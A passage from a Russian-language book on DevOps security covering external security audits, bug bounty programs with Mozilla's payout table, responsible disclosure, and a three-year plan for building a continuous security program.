Как только вы выберете фирму, нужно будет запросить техническое задание (statement of work, SOW), которое будет четко объяснять, какой работы вы ожидаете от сторонней фирмы. Этот документ задает направление аудита. В SOW должно быть перечислено все, что вы хотите протестировать, а также указаны временные рамки, документы, которые вы должны получить по итогам работы, и стоимость.

В общем, SOW — это копия предложения с небольшими правками, внесенными по соглашению сторон. Здесь вновь стоит запросить у вашей команды юристов пересмотр документа.

Уделите в SOW особое внимание документам, которые вы должны получить по результатам работы. Чаще всего по окончании аудита команда по безопасности составляет итоговый отчет, и принятие этого отчета обозначает окончание действия контракта, после чего в течение 90 дней производится последняя выплата. Вы можете получать и промежуточные отчеты о работе или отчеты о каждой из найденных уязвимостей каждые 48 часов. Это позволяет поддерживать более динамичное взаимодействие между вашей организацией и сторонней фирмой, что улучшает качество аудита, поскольку вы имеете возможность комментировать и направлять аудит по мере его прохождения.

После того как содержание SOW согласовано, стороны подписывают документ и определяют дату начала работы.

12.3.3. Аудит

Существуют различные типы аудита. Некоторым организациям нужно, чтобы сотрудничество со сторонней фирмой осуществлялось в строгой секретности и выглядело как настоящая атака. Другим же нужно постоянно общаться с красной командой и направлять ее по лабиринту сервисов. Оба подхода приносят результаты, но различные.

Для обычного аудита внутренних сервисов я чаще всего предпочитаю второй подход и постоянно ориентирую красную команду, чтобы они могли сосредоточиться на тех темных уголках, на которые никто не обращал внимания. Это подразумевает раннее налаживание взаимодействия для того, чтобы красная команда имела возможность в реальном времени отправлять вопросы разработчикам, администраторам и командам по безопасности.

Вам также, вероятно, захочется предоставить для красной команды тестовую среду, чтобы они не уничтожали вашу инфраструктуру в среде эксплуатации. Если вы придерживались хороших практик DevOps, то создание новой среды с помощью автоматизированного развертывания вам ничего не будет стоить.

Участвовать в аудите должны по крайней мере один разработчик и один специалист по безопасности. В то время как красная команда будет выявлять уязвимости, вам захочется иметь ресурсы для быстрого их исправления в среде эксплуатации. Не ждите завершения аудита и написания отчета, для того чтобы начать планировать меры по устранению уязвимостей, — стоит подготовиться к худшему как можно раньше.

12.3.4. Обсуждение результатов

Проведение аудита безопасности — это дорого. Когда вы заплатите сторонней фирме тысячи долларов и прибавите к этому время, затраченное вашими сотрудниками, получится круглая сумма, которая отразится на бюджете команды безопасности. Важно извлечь наибольшую пользу из этой затеи, а обсуждение результатов является существенной составляющей успеха.

Сначала нужно сообщить командам о том, что запланирован аудит безопасности (если вы не собираетесь это скрывать). Затем, когда начнут появляться результаты, следует убедиться в том, что команды инженеров о них осведомлены и проверяют собственные сервисы на наличие подобных проблем.

И наконец, после того, как контракт будет завершен, вы должны подготовить краткий отчет, в котором сообщить, что проверялось и что было обнаружено. Эффективное внутреннее обсуждение аудита поможет сотрудникам на всех уровнях лучше понимать, насколько безопасна деятельность организации, и поспособствует формированию культуры, в которой всем есть дело до безопасности.

А что с публичным раскрытием информации? С этим сложнее. Отчеты об аудите безопасности — это конфиденциальная информация, так как в ней обычно содержатся подробности об актуальных угрозах, а также качественная оценка вашей инфраструктуры. В большинстве случаев высшее руководство хочет, чтобы эти документы

находились под замком, вдали от посторонних глаз, из страха навредить репутации организации. Я бы поспорил с таким подходом.

Организация, которая настолько уверена в плодотворности своих действий, принимаемых в сфере безопасности, чтобы выпускать отчеты, несет четкое сообщение: уведомляет клиентов о мерах, принимаемых для поддержания безопасности, и о том, что на содержание их данных в безопасности выделяется много времени и средств. При правильном подходе аудит безопасности может стать прекрасным маркетинговым инструментом.

Внешний аудит способен дать любой организации мощный и очень полезный обучающий опыт. Извлекайте из него выгоду при любой возможности и убедитесь в том, что он помогает усилить безопасность и улучшить проектирование, выходя за рамки рассматриваемых областей.

Сложность найма сторонних фирм не позволяет проводить такой тип аудита чаще чем пару раз в год, чего будет недостаточно для поддержания безопасности инфраструктуры. Другой способ вовлечения людей извне организации для тестирования вашей безопасности — это программы по отлову багов, о которых мы поговорим далее.

12.4. Программы по отлову багов

В 1995 году инженер поддержки в Netscape, которого звали Джарет Ридлинггфер, заметил, что некоторые из наиболее активных, полных энтузиазма пользователей революционных на то время браузеров также находили и исправляли проблемы в продукте. Эти невероятные люди публиковали сведения об обходных путях для того, чтобы другие могли устранить собственные проблемы.

Ридлинггфер понял, что эти пользователи, которые не были связаны с Netscape, действительно улучшали браузер, и решил собрать программу, которая будет поощрять такое поведение. Так в 1995-м появилась программа по отлову багов в Netscape, первая в своем роде, с начальным бюджетом 50 000 долларов (<http://mng.bz/OTIH>).

Перенесемся в сегодняшние реалии: программы по отлову багов являются довольно распространенной практикой в крупных организациях, а также признаком их здоровья в смысле безопасности. Mozilla, Google, Microsoft, Facebook и даже автомобильная компания Tesla проводят кампании по отлову багов, в ходе которых награждают тех, кто, исследуя безопасность, сознательно сообщает организациям о проблемах.

Ответственное раскрытие информации

Понятие *ответственного раскрытия информации* имеет особенное значение в сообществах по информационной безопасности. Оно относится к практике предоставления организациям времени от обнаружения проблемы до публикации этой информации, чтобы позволить исправить проблему и обеспечить безопасность пользователей.

Исследователи безопасности имеют различные мнения о ценности ответственного раскрытия информации. Некоторые склоняются к немедленному раскрытию информации, так как считают, что это ускорит решение проблем, а также из-за того, что другие исследователи, чьи намерения не так чисты, могут обнаружить уязвимости и воспользоваться ими. Другие же склоняются к тому, чтобы дать организации возможность самостоятельно решать, стоит ли обнародовать информацию, и не раскрывают проблемы сами.

Большинство исследователей придерживаются золотой середины и обычно разделяют мнение о том, что при ответственном раскрытии информации нужно отложить публикацию на 90 дней после первого уведомления.

Для того чтобы запустить в организации программу по отлову багов, необходимы четыре компонента.

- ❑ Инженерная команда, занимающаяся безопасностью и готовая принимать и анализировать обратную связь по безопасности своих продуктов.
- ❑ Система для отчетности, например трекинг-система, где исследователи могут фиксировать проблемы, отслеживать процесс их устранения и проверять исправления.
- ❑ Бюджет, из которого будет оплачиваться выявление исследователями реальных проблем.
- ❑ Ряд сайтов, сервисов и продуктов, охватываемых программой. В него могут входить любые ресурсы организации, но, вероятно, лучше будет изначально сосредоточиться на основных компонентах.

В большинстве случаев запустить программу по отлову багов нетрудно. Исследователи безопасности обычно прекрасно справляются с установлением связи с ресурсом, в который они проникли, в надежде на вознаграждение. Помещение ссылки «Сообщить о проблеме безопасности» в самом низу домашней страницы сайта компании зачастую достаточно для того, чтобы начать собирать отчеты. Также можно воспользоваться сервисами для управления программами по отлову багов, которые появились в середине 2010-х, такими как HackerOne, BugCrowd, CrowdShield и BountyFactory (к тому моменту, когда вы читаете книгу, этот ряд станет еще длиннее).

В результате роста организаций количество сообщений также будет расти, и командам по безопасности придется тратить все больше и больше времени на их проверку и отслеживание (в Mozilla веб-программа по отлову багов принимает столько сообщений, что над их обработкой и сортировкой работают пять инженеров, по одному в каждый день недели). У зрелой программы система отслеживания проблем проработана, организован зал славы, в котором названы активные исследователи, выплаты за обнаружение критических уязвимостей иногда превышают 10 000 долларов!

Поддержание прозрачности зачастую работает на благо программы. Исследователям нравится заранее понимать, стоит ли тратить время и силы на данный ресурс, и они вряд ли захотят два дня работать над выявлением уязвимости ради вознаграждения 100 долларов. По возможности заранее публикуйте показатели выплат и правила участия в кампании (на рис. 12.12 приведены показатели выплат, используемые в программе по отлову багов в Mozilla; <http://mng.bz/X92u>).

Payouts			
Bug Classification	Critical sites	Core sites	Other Mozilla sites ¹
Remote Code Execution	\$5000	\$2500	\$500
Authentication Bypass ²	\$3000	\$1500	HoF
SQL Injection	\$3000	\$1500	HoF
CSRF ³	\$2500	\$1000	--
XSS ⁴	\$2500	\$1000	HoF
XXE	\$2500	\$1000	HoF
Domain Takeovers	\$2500	\$1000	\$250/\$100 ⁵
XSS (minor)	\$1000	\$500	HoF
XSS (blocked by CSP)	\$500	HoF	--
Clickjacking ⁶	\$500	\$250	--
Open Redirects	HoF	HoF	HoF/-- ⁵

Рис. 12.12. Размеры выплат в программе по отлову багов в Mozilla (март 2018-го) открыто публикуются для того, чтобы вдохновлять исследователей сообщать об уязвимостях (заметьте, что HoF означает Hall of Fame («зал славы») и не подразумевает финансового вознаграждения)

У программ по отлову багов нет недостатков. Уязвимости выявляют часто, и исследователи будут испытывать вашу систему независимо от возможного вознаграждения. А отсутствие программы побудит некоторых из них раскрывать проблемы немедленно, вместо того чтобы сообщать о них в вашу организацию.

Если вы ведете программу по отлову багов, то делайте все необходимое, чтобы поддерживать ее активность. Для исследователя нет ничего хуже, чем отправлять сообщение об уязвимости в черную дыру и неделями не получать никакого отклика. Все это обычно заканчивается публикацией в блоге яростных постов, связанных

с вашей организацией, которые пресса может использовать против вас. Программа по отлову багов дает возможность объединить свои усилия с работой сообщества опытных пентестеров, которые жаждут помочь вам следить за вашей инфраструктурой за относительно небольшое вознаграждение. Пользуйтесь их энтузиазмом и уважайте их время и самолюбие.

Резюме

- ❑ Тщательное тестирование безопасности помогает организации выявлять проблемы, скрытые в приложениях, системах и инфраструктуре.
- ❑ Сканеры веб-приложений могут исследовать приложения на наличие множества уязвимостей.
- ❑ Фаззинг — это процесс невалидного и искаженного ввода в интерфейсы программы с целью выявления уязвимости.
- ❑ Статический анализ кода — это прием, предусматривающий анализ исходного кода программы на наличие известных проблем без непосредственного запуска программы.
- ❑ Облачную инфраструктуру можно проверять, оценивая ее конфигурацию, вместо того чтобы сканировать сети и системы.
- ❑ Красные команды и внешние пентесты приносят в организацию свежие перспективы и помогают DevOps-командам развивать свои навыки.
- ❑ Программы по отлову багов обеспечивают сторонним исследователям, выявляющим проблемы в ваших приложениях и сервисах, довольно простой способ получить вознаграждение.

13

Непрерывная безопасность

В этой главе

- Реализация непрерывной безопасности в трехгодичной стратегии.
- Улучшение интеграции команд, занятых безопасностью, разработкой и эксплуатацией.
- Поддержание постоянной осведомленности о том, какие риски угрожают организации.
- Усиление безопасности с помощью взаимодействия и обучения.

Жизнь нелегка, но что поделаешь — надо иметь упорство, а главное — верить в себя. Надо верить, что ты родился на свет ради какой-то цели, и добиваться этой цели, чего бы это ни стоило.

Мария Кюри

В предыдущих 12 главах мы охватили множество областей и теперь близки к завершению нашего путешествия в безопасность в DevOps. Если вы читали эту книгу без перерыва, то, вероятно, перегружены количеством приемов и знаний. Область безопасности весьма обширная, и запросто можно потеряться в миллиарде аспектов, которые инженер по безопасности должен отслеживать для того, чтобы организация не подвергалась опасности.

В завершающей главе мы отойдем от технологий и посвятим некоторое время обсуждению методологий защиты в DevOps, для того чтобы вы могли развиваться, не ощущая перегруженности сведениями. Мы вернемся к модели непрерывной безопасности, рассмотренной в главе 1, и обсудим важность практики и повторения по правилу 10 000 часов (Малкольм Глэдвел, *Outliers*; Little, Brown and Company, 2008; <http://mng.bz/45U7>). Затем поговорим об областях, на которых сосредоточены команды по безопасности: поддержании осведомленности о рисках, работе с инженерами над исправлением проблем, взаимодействии, обучении коллег и выстраивании культуры доверия в организации.

13.1. Практика и повторение: 10 000 часов защиты

Как заметила Мария Кюри, дорога к успеху определенно непростая, а упорство и уверенность — важные качества для инженера по безопасности. Истина, которую я намеренно не упомянул в начале книги, заключается в том, что реализация полноценной программы безопасности занимает годы. Точный срок зависит от сложности организации и, что, возможно, гораздо важнее, ее вовлеченности в безопасность в финансовом и культурном плане.

Предположим, что продвижение от нуля до полноценно реализованной программы безопасности занимает 10 000 часов работы. Если вы будете единственным человеком, работающим над безопасностью в своей организации, то это займет пять лет (в США год работы оценивается в 2000 часов, во Франции — около 1500 часов). Если над безопасностью будут работать два человека на полной ставке, то, вероятно, на это понадобится три года.

Если вы пришли работать в организацию и вас попросили выстроить программу безопасности с нуля, с чего вам начать? Чтобы найти ответ на этот вопрос, можете воспользоваться первоначальной моделью непрерывной безопасности, изображенной повторно на рис. 13.1. Если реализация всей программы займет предположительно три года, то необходимо сделать следующее.

- ❑ Год первый: сосредоточиться на DevOps-конвейере и реализации безопасности, основанной на тестировании.
- ❑ Год второй: расширить зону ответственности за счет выявления угроз и подготовки к реагированию на инциденты.
- ❑ Год третий: внедрить управление рисками и внешнее тестирование безопасности.

С каждым годом вы будете увеличивать количество своих обязанностей, отводя время на каждую из областей, чтобы посвятить треть ресурсов какому-либо из трех компонентов.

Посмотрим, как можно реализовать эту трехгодичную программу.

Исходный код приложения обслуживается в пределах непрерывной интеграции (CI), где автоматизированные тесты обеспечивают качество и безопасность программного продукта

Непрерывная поставка (CD) размещает упакованные приложения в промежуточной среде, в которой производятся дальнейшие тесты перед внесением изменений в среде эксплуатации




Рис. 13.1. Реализация полноценной модели непрерывной безопасности в организации занимает несколько лет. Подходящим вариантом будет посвятить по одному году каждой из трех областей

13.2. Год первый: внедрение безопасности в DevOps

В первый год реализации программы безопасности сосредоточьтесь на технических аспектах, раскрытых в части I книги. Погрузитесь в структуру веб-приложений, инструменты для развертывания, CI/CD-конвейеры и инфраструктуру организации. Применяйте эти инструменты на практике, пока не поймете, что можете разговаривать с разработчиками и администраторами, не спрашивая постоянно, как делается одно или другое. Будучи инженером по безопасности, вы хотите быть настолько автономным, насколько это возможно, перемещаясь по DevOps-конвейеру, для того чтобы составлять наиболее точные рекомендации и исправлять проблемы в ядре систем.

Однажды я разговаривал с инженером из другой организации о пользе межсетевых экранов в веб-приложениях (WAF). Его аргументом в пользу WAF было то, что он позволял его команде защищаться от уязвимостей, которые разработчики неизбежно оставят на сайтах организации. Его команда потратила много времени и сил на WAF, и они являлись основной частью их инфраструктуры безопасности: стояли на страже каждого сайта и исследовали все запросы и ответы, блокируя атаки.

Я спросил его, не лучше ли расходовать это время на исправление проблем самого сайта, чтобы больше не было нужды в межсетевых экранах. «Невозможно, — ответил он. — Разработчикам нет дела до безопасности, и они не заинтересованы в исправлении этих багов. Именно поэтому межсетевой экран у нас стоит на первом месте!»

Вы можете подумать, что это пример максимального расслоения команд безопасности и разработки, но такой тип негативного взаимодействия встречается намного чаще, чем кажется. Это идеальный пример команд, которые отвлекают друг друга от основной деятельности и не работают вместе. В результате появляются дополнительные уровни сложности (WAF), хотя проблемы следует исправлять непосредственно в приложениях. Страдает здесь бизнес, так как усложнение увеличивает стоимость содержания системы и задерживает поставку продукта. Но еще важнее то, что все сотрудники организации испытывают раздражение, что приводит к написанию плохого кода и недостаточной безопасности.

ПРИМЕЧАНИЕ

Межсетевые экраны приложений действительно применяются в инфраструктуре безопасности, в частности в защите продуктов, проблемы которых нелегко исправить, но они должны использоваться в качестве крайней меры, а не по умолчанию.

То, что вы посвятите первый год инженерным делам и взаимодействию с разработчиками и администраторами организации, поможет предотвратить появление такого рода расслоения сфер деятельности и интегрировать безопасность непосредственно в продукт, вместо того чтобы накладывать ее поверх него. Вы заслужите доверие коллег и обеспечите создание программы безопасности, которая станет неотъемлемой частью жизненного цикла разработки в организации.

Далее представлен список того, с чего можно начать.

- ❑ Разработайте небольшое приложение и разверните его, чтобы понять, как взаимодействуют CI/CD-конвейер, инфраструктура и стандарты кодирования. Не судите — интересуйтесь и оставайтесь непредвзятыми.
- ❑ Выполните широкое сканирование организации с помощью существующих инструментов для сканирования, таких как ZAP или NMAP.
- ❑ Попросите разработчиков и администраторов рассказать, где, по их мнению, могут возникнуть проблемы и где вы можете помочь их решить. Они оценят вашу вовлеченность в обеспечение безопасности и предоставят вам качественные данные.
- ❑ Проверяйте, как обслуживаются важные элементы, включая закрытые ключи, входные данные, конфиденциальные базы данных и т. п. Вы, вероятно, найдете области, которые нуждаются в повышенном внимании, и они прекрасно подойдут для того, чтобы начать проверки.
- ❑ Выявляйте привилегированные точки доступа, которые могут оказаться недостаточно защищенными. Примеры — администраторская панель и SSH-бастионы.

- ❑ Работа с журналами начнется позднее, а пока вам стоит убедиться в том, что хотя бы некоторые из них доступны. Архивируйте журналы доступа, системные журналы и журналы приложений в безопасном месте.

Велика вероятность того, что за год вы многое успеете, если будете задавать правильные вопросы. Придерживайтесь четырех уровней безопасности, описанных в части I, и начните реализовывать меры безопасности.

1. Уровень безопасности 1 — защита веб-приложений.
2. Уровень безопасности 2 — защита облачной инфраструктуры.
3. Уровень безопасности 3 — защита каналов взаимодействия.
4. Уровень безопасности 4 — защита конвейера поставки.

Работайте вместе с инженерной командой — и вскоре станете неотъемлемой частью организации.

13.2.1. Не судите слишком рано

Любой ценой избегайте ошибки, которую совершило множество консультантов, составив мнение об организации, не проникшись ее культурой. Вы можете предположить, что статус безопасности далек от идеала, и ожидаете выявления областей, которым необходимы значительные улучшения, или даже тех, которые подвергают организацию риску. Это нежелательное, но естественное явление, и ваша задача — решить эти проблемы так, чтобы не возникало взаимных обвинений. Сообщайте о том, что видите, как профессионал и позвольте высшему руководству составить свои выводы. В большинстве случаев проблемы возникают из-за нехватки времени на проектирование, а не по злему умыслу.

Если вы столкнетесь с враждебно настроенными коллегами, которые не хотят меняться и отказываются выполнять ваши рекомендации по безопасности, сосредоточьтесь на данных о рисках и уязвимостях и сообщайте о них с необходимой точностью, чтобы высшее руководство могло принять соответствующие решения. В течение первого года вы, вероятнее всего, не будете обладать той степенью доверия, чтобы брать на себя сложные проблемы организации, поэтому сосредоточьтесь на исправлении недочетов в сфере безопасности на техническом уровне.

13.2.2. Тестируйте все и отслеживайте процессы

В ходе исправления проблем в DevOps-конвейере посвятите некоторое время написанию тестов для проверки состояния среды. Если не выполнять тестирование, то реализованные меры безопасности могут со временем показаться ненужными. Единственным способом остановить этот процесс будет внедрение тестирования в глубокие слои CI/CD-конвейера и его запуск во время каждого развертывания. Вместо этого или одновременно с этим можно ежедневно выполнять ручное тестирование.

Тестирование расширяет кругозор. Если вы не тестируете, то не сможете узнать о состоянии сферы безопасности организации. В моей практике было множество случаев, когда результаты тестирования развеивали сложившиеся представления о статусе безопасности организации, что автоматически подразумевало появление незапланированного объема работы. Всегда предполагайте, что если вы не тестируете заданную меру безопасности, то, вероятнее всего, она неверно реализована.

Воспользуйтесь тестами, которые вы написали в части I книги, для всех уровней DevOps-конвейера — они прекрасно подходят для начала работы. Убедитесь в том, что организация интересуется ими и что разработчики и администраторы могут изменить и улучшить эти тесты.

Создание панелей наблюдения за выполнением тестов может помочь вам получить более совершенное представление о том, как изменяется безопасность. На рис. 13.2 показан пример панели наблюдения, на которой измеряется соответствие различных сайтов принципам веб-безопасности Mozilla. Это простая ежедневно составляемая страница, которая отображает результаты таких же тестов, как и внедренные в конвейер развертывания.

Site (Bug tracker link)	Status	New	I/P	History
AMO				
addons.allizom.org	baseline W 3	0	0	2017-07-15
addons.allizom.org-mobile	baseline W 3	0	0	2017-07-15
addons.mozilla.org	baseline W 3	0	0	2017-07-15
blocklist.allizom.org	baseline Pass	0	0	2017-07-15
compatibility-lookup.services.mozilla.com	baseline F 5	5	0	2017-07-15
discovery.addons.allizom.org	baseline W 2	0	0	2017-07-15
discovery.addons.mozilla.org	baseline W 2	0	0	2017-07-15
services.addons.allizom.org	baseline W 3	0	0	2017-07-15
services.addons.mozilla.org	baseline W 3	0	0	2017-07-15
static.addons.mozilla.net	baseline F 2	2	0	2017-07-15
versioncheck-bg.addons.mozilla.org	baseline Pass	0	0	2017-07-15
versioncheck.addons.mozilla.org	baseline W 1	0	0	2017-07-15
versioncheck.allizom.org	baseline W 1	0	0	2017-07-15

Рис. 13.2. Панель наблюдения за соответствием различных сайтов Mozilla принципам веб-безопасности. W обозначает предупреждение (warning), а F — ошибку (failure). Число после буквы — это количество тестов, закончившихся неудачей

Панели инструментов прекрасны, но их нужно настраивать. Слишком много команд по безопасности злоупотребляло визуализацией и забывало о времени на исправление проблем. Панель не является конечной целью, ее данные — вот что важно. В большинстве случаев хватает простой таблицы в текстовом формате, особенно в первый год работы над проектом, когда все силы нужно тратить на внедрение безопасности в DevOps-конвейер, а не на составление графиков.

Если все будет хорошо, то ближе к концу первого года вы начнете реализовывать фундаментальные элементы конвейера журналирования и платформы для выявления вторжений.

13.3. Год второй: подготовка к худшему

В течение первого года вы проделали большую работу, к этому моменту должны быть охвачены все элементы низшего уровня безопасности, но это не означает, что теперь организация неуязвима. В течение второго года совершенствуйте безопасность веб-приложений, инфраструктуры и конвейера. Также стоит приготовиться к тому дню, когда вас взломают.

Второй год частично будет посвящен расширению возможностей исследования инфраструктуры. К этому времени вы хорошо понимаете, как все выстроено, что будет бесценно во время реагирования на инцидент. Дополнительные усилия нужно приложить для выявления вторжений. В идеале в организации к этому моменту уже имеется конвейер журналирования, подобный рассмотренному в главе 7, и вы можете сосредоточиться на выстраивании анализа безопасности, который был описан в главе 8. Это наилучший сценарий, поскольку в данном случае можно прикоснуться к журналам, уже циркулирующим по конвейеру, который вам не пришлось создавать самостоятельно.

13.3.1. Избегайте дублирования инфраструктуры

Однако у молодой организации к этому времени редко бывает налажен конвейер журналирования. В большинстве случаев журналы концентрированы и архивируются, не проходя стадию анализа. Это нужно изменить. Если конвейера журналирования еще не существует, примите участие в его проектировании и построении. Конвейер журналирования — основной компонент инфраструктуры безопасности, и вам будет полезно хотя бы частично нести за него ответственность. Это может стать первым масштабным проектом, который вы внедряете в организации, что подразумевает тесное сотрудничество со всеми группами, производящими или принимающими журналы, то есть буквально со всей организацией.

Ошибкой может стать решение создать отдельный конвейер журналирования, изолированный от всей организации. Множество организаций выбрали этот путь и потратили слишком много средств и ресурсов на дублирование инфраструктуры, которая должна была обслуживаться централизованно. Обработка журналов для целей безопасности редко отличается от обработки для целей эксплуатации. Скачок

трафика для заданной HTTP-ошибки не только привлекает внимание обеих команд, но и выявляется аналогичным образом. Стоимость дублирования высока, поэтому перед созданием конвейера журналирования, сосредоточенного только на безопасности, имейте в виду следующее.

- ❑ Содержание конвейера журналирования обходится дорого и отнимает много времени. Команда по безопасности в таком случае будет заинтересована в том, чтобы переложить как можно большие затраты на другую команду.
- ❑ Построение второго конвейера исключительно для нужд безопасности будет означать, что вы получите доступ к ограниченному набору журналов, выборочно направленных в ваш конвейер, что уменьшит эффективность вашей логики обнаружения вторжений.

Начните с маленьких простых анализирующих плагинов. Поначалу можете выявлять только подозрительные SSH-соединения, это довольно просто, а затем перейдите к статическому анализу веб-трафика и в заключение используйте продвинутые модели поведения, вычисляемые по историческим данным, такие как составление географического профиля, рассмотренное в главе 8. Написание небольших простых плагинов, вероятнее всего, принесет больше пользы, чем создание монолитного искусственного интеллекта. Пусть все будет скучно и просто, пока вы не исчерпаете все простые варианты и не настанет время для внедрения сложных и затратных алгоритмов.

13.3.2. Выстроить или купить?

Инженеры часто грешат желанием создать собственные инструменты вместо того, чтобы приобрести их. Желание сделать подкрепляется тем, что их можно будет интегрировать в свою среду, или просто-напросто чувством самоудовлетворения и гордости за самостоятельную реализацию.

Я большой сторонник создания инструментов для безопасности, но считаю, что время от времени стоит приобретать их у поставщиков. Выявление вторжений — одна из областей с повышенной конкуренцией, и большинство поставщиков готовы предоставить превосходные продукты, которые, несмотря на их стоимость, смогут сэкономить ваши время и силы для реализации конвейера журналирования.

Когда вы колеблетесь, решая, создавать инструмент или приобрести его, учитывайте следующее.

- ❑ В какие сроки необходимо получить рабочий конвейер журналирования? Никто не в состоянии за шесть месяцев выстроить надежную инфраструктуру, которая способна работать в больших масштабах, — обычно это занимает не меньше года. Если вам нужно нечто работающее уже завтра, приобретите услугу у поставщика, который разместит ваши журналы и будет обслуживать инфраструктуру.
- ❑ Как далеко вперед вы заглядываете? Самостоятельное создание инструментов может с самого начала потребовать значительных ресурсов, но эти затраты

окупятся в течение нескольких лет. Покупка же потребует некоторого ежегодного взноса. Если вы планируете на пять лет, то самостоятельное выстраивание может оказаться более выгодным решением.

- Обладаете ли вы навыками самостоятельного построения платформы? Вы можете уметь писать некоторые скрипты или простые программы, но высокоскоростная обработка миллионов журналов может потребовать другого уровня владения программированием. Поставщики же могут оказать вам в этом достойную помощь за вознаграждение.

Зачастую бывает трудно выбрать между построением и приобретением. Поначалу всегда кажется, что купить — дороже, так как стоимость лицензирования и оборудования точно оценить невозможно. Самостоятельное построение может показаться более привлекательным, но придется рассчитать, сколько времени вашей команде понадобится на то, чтобы реализовать и запустить полноценную платформу. Затем умножьте это значение на три, так как все мы знаем, насколько точны мы в оценках, — и получите представление о том, сколько будет стоить самостоятельное построение.

Менее распространенный вариант — сотрудничество с поставщиком с целью настройки программ для своих нужд и уменьшение общей стоимости проектирования. Некоторые поставщики, особенно молодые, могут оказаться довольно сговорчивыми и предоставить вам возможность подстроить программное обеспечение под свои потребности за меньшее, чем обычно, вознаграждение. Всегда стоит интересоваться, есть ли такая возможность.

Безопасностью администрирования и выявлением уязвимостей нужно заниматься на протяжении всего второго года, поэтому вряд ли вы будете углубляться в более сложную функциональность, предоставляемую зрелыми платформами. Это норма. Вам стоит сосредоточиться на внедрении основной функциональности для конвейера журналирования, которая позволит выполнять настолько глубокий поиск по журналам, насколько это возможно, а также на выстраивании каркаса инфраструктуры выявления вторжений. Все остальное наложится позднее.

13.3.3. Вторжение

Если повезет, то вы не столкнетесь с инцидентом, пока не научитесь справляться с безопасностью в организации. Возможно, вы окажетесь невезучим: однажды утром проснетесь из-за вторжения и не будете знать, как с ним справиться. Все теряются во время первого инцидента, и вы не сможете полноценно подготовиться к реагированию на инцидент, но в состоянии облегчить это период.

Доверие и кооперация с коллегами для восстановления после инцидента — наилучший способ работы с инцидентом в сфере безопасности. Это тревожные времена, но старайтесь в этот период обуздать желание искать виновных. Сосредоточьтесь на защите пользователей и организации. Ваша роль как инженера по безопасности состоит в том, чтобы быть примером для подражания, на который во времена хаоса смотрит вся организация. Вы не сможете все исправить самостоятельно, но ваши

обширные знания по безопасности и DevOps-конвейер принесут огромную пользу в ходе возвращения организации к нормальной эксплуатации.

Инциденты в области безопасности позволяют вам вырастить крылья, так как вся организация в это время осознает ценность, которую вы представляете для нее. При правильном подходе они станут помогать вам в ускоренном продвижении стратегии безопасности, по крайней мере некоторое время. Используйте этот энтузиазм с пользой, но не перестарайтесь. Команды по безопасности, которые, как Кассандра, постоянно вещают о неизбежно грядущих разрушениях всего хорошего, не будут пользоваться уважением.

Но что, если вы стали частью той небольшой группы организаций, которые не взламывают? Мне говорили, что такие бывают, но я не могу этим сведениям доверять и вам не советую. Если у вас не было ни единого инцидента в сфере безопасности за два года, то вы или блефуете, или слепой, или невероятно везучий. Я не сильно верю в удачу, и вы, скорее всего, не врете. Мой опыт свидетельствует, что причиной всему зачастую является неведение. В такой ситуации вам стоит сконцентрироваться на областях, пока что непонятных, и продолжать выстраивать конвейер выявления вторжений. Высока вероятность того, что вы уже были взломаны, просто еще об этом не знаете.

Ожидается, что инциденты в безопасности будут естественной составляющей ведения бизнеса. Чем больше скорость разработок, как в DevOps, тем выше вероятность совершения ошибки, которой очень скоро воспользуется атакующий. Такие инциденты дают бесценный опыт, который обеспечит вам большое количество данных для совершенствования своей безопасности. Извлекайте из них пользу и корректируйте свои планы так, чтобы они соотносились с наиболее актуальными проблемами, обнаруженными во время вторжения. Ценность выводов и уроков, полученных после таких тренингов, невозможно переоценить.

13.4. Год третий: управление изменениями

К третьему году работы восприятие безопасности в организации как вами, так и вашими коллегами претерпит кардинальные изменения. У вас есть репутация, люди вам доверяют и подходят с вопросами перед тем, как принимать решения, число атак на основные веб-приложения и инфраструктуру держится на минимуме, а конвейер журналирования, обнаружив подозрительную активность, отправляет автоматические уведомления. Вы держите все под контролем, и дела идут хорошо.

Это подходящее время для того, чтобы начать подвергать сомнению вашу компетентность. Легко быть самодовольным после двух лет успешной работы, но хакеры еще не перевелись. В течение третьего года стоит сделать шаг назад, внедрить управление рисками в стратегию безопасности и протестировать безопасность, в частности наняв сторонние компании для организации атаки.

Это не значит, что вы должны прекратить улучшать DevOps-конвейер и платформы для обнаружения вторжений. Эти аспекты должны постоянно развиваться, но вам следует посвящать лишь треть рабочего времени каждой области и начать думать об управлении рисками.

13.4.1. Пересмотрите приоритеты в безопасности

В идеальном случае к тому времени, как начнется третий год вашей работы, организация вырастет, а вместе с ней и команда по безопасности, что даст вам достаточно времени для того, чтобы немного отстраниться от ежедневных забот.

Потеряться в деталях сложной инфраструктуры очень легко, нетрудно и сосредоточиться только на реализации все большего и большего количества инструментов для безопасности, но вашей организации необходим взгляд с высоты на статус безопасности, чтобы задать нужное направление развития. Сделайте перерыв и спросите себя: «Сосредоточены ли мы сейчас на чем-то важном? Что мы на самом деле должны делать?»

